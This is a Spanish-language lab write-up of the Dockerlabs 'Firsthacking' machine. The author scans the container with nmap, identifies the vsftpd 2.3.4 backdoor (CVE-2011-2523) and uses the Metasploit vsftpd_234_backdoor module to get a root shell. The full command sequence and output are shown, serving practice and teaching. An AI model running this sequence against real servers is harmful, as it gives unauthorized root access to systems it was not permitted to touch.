

Este es mi primer WriteUp de lamáquina llamada Firsthacking nivel muy fácil de la plataforma Dockerlabs.


Para iniciarla me meto en la plataforma y descargo el archivo




Descomprimo el archivo y lo ejecuto en Kali con el comando sudo bash autodeploy.sh firsthacking.tar para iniciar el script que da paso a la máquina.



Despliego máquina



Lo primero que voy a hacer es un escaneo de puertos con nmap para ver qué puertos tiene abiertos y como poder acceder por alguno de ellos.



Descubro que sólo tiene abierto el puerto 21. Le hago un nmap 172.17.0.2 – script vuln para ver qué vulnerabilidades puedo explotar.

```
┌──(kali㉿kali)-[~/Downloads/firsthacking]
└─$ nmap 172.17.0.2 --script vuln
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-26 12:10 CEST
Nmap scan report for 172.17.0.2 (172.17.0.2)
Host is up (0.00013s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root) groups=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|_      https://www.securityfocus.com/bid/48539

Nmap done: 1 IP address (1 host up) scanned in 11.38 seconds
```

Encuentro la vulnerabilidad CVE-2011-2523 y la información que consigo sobre ella en incibe es la siguiente:

Descripción: vsftpd versión 2.3.4 descargado entre 20110630 y 20110703, contiene una puerta trasera (backdoor) que abre un shell en el puerto 6200/tcp. Tiene una puntuación de 9,80/10 lo que la convierte en crítica/alta.

Afecta a las siguientes versiones:

CPE
cpe:2.3:a:vsftpd_project:vsftpd:2.3.4:*:*:*:*:*:*:*
cpe:2.3:o:debian:debian_linux:8.0:*:*:*:*:*:*:*
cpe:2.3:o:debian:debian_linux:9.0:*:*:*:*:*:*:*
cpe:2.3:o:debian:debian_linux:10.0:*:*:*:*:*:*:*

Busco la vulnerabilidad y me indica que puedo explotarla en Metasploit

```
┌──(root㉿kali)-[/home/kali/Downloads/firsthacking]
└─# searchsploit vsftpd 2.3.4
---------------------------------------------------------------------- ---------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------
vsftpd 2.3.4 - Backdoor Command Execution                             | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                | unix/remote/17491.rb
---------------------------------------------------------------------- ---------------------
Shellcodes: No Results
```

Inicio Metasploit, antes de buscar la vulnerabilidad creo un workspace firtshacking.

```
┌──(kali㉿kali)-[~/Downloads/firsthacking]
└─$ sudo su
[sudo] contraseña para kali:
┌──(root㉿kali)-[/home/kali/Downloads/firsthacking]
└─# msfdb init && msfconsole
[+] Starting database
[i] The database appears to be already configured, skipping initialization
Metasploit tip: Use sessions -1 to interact with the last opened session
```

```
msf6 > workspace -a firsthacking
[*] Added workspace: firsthacking
[*] Workspace: firsthacking
msf6 > workspace
  debian
  default
  metasploitable2
  windowsploitable
* firsthacking
msf6 >
```

Busco la vulnerabilidad en Metasploit

```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

Selecciono el exploit y miro la información necesaria para explotarlo, me solicita el RHOSTS el RPORT no es necesario ya que ya viene configurado por el exploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 172.17.0.2
rhost => 172.17.0.2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   172.17.0.2       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.17.0.2:21 - The port used by the backdoor bind listener is already open
[+] 172.17.0.2:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.17.0.1:43251 -> 172.17.0.2:6200) at 2024-07-26 12:57:18 +0200
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.17.0.2:21 - The port used by the backdoor bind listener is already open
[+] 172.17.0.2:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.17.0.1:43251 -> 172.17.0.2:6200) at 2024-07-26 12:57:18 +0200

whoami
root
```

Estoy dentro!!!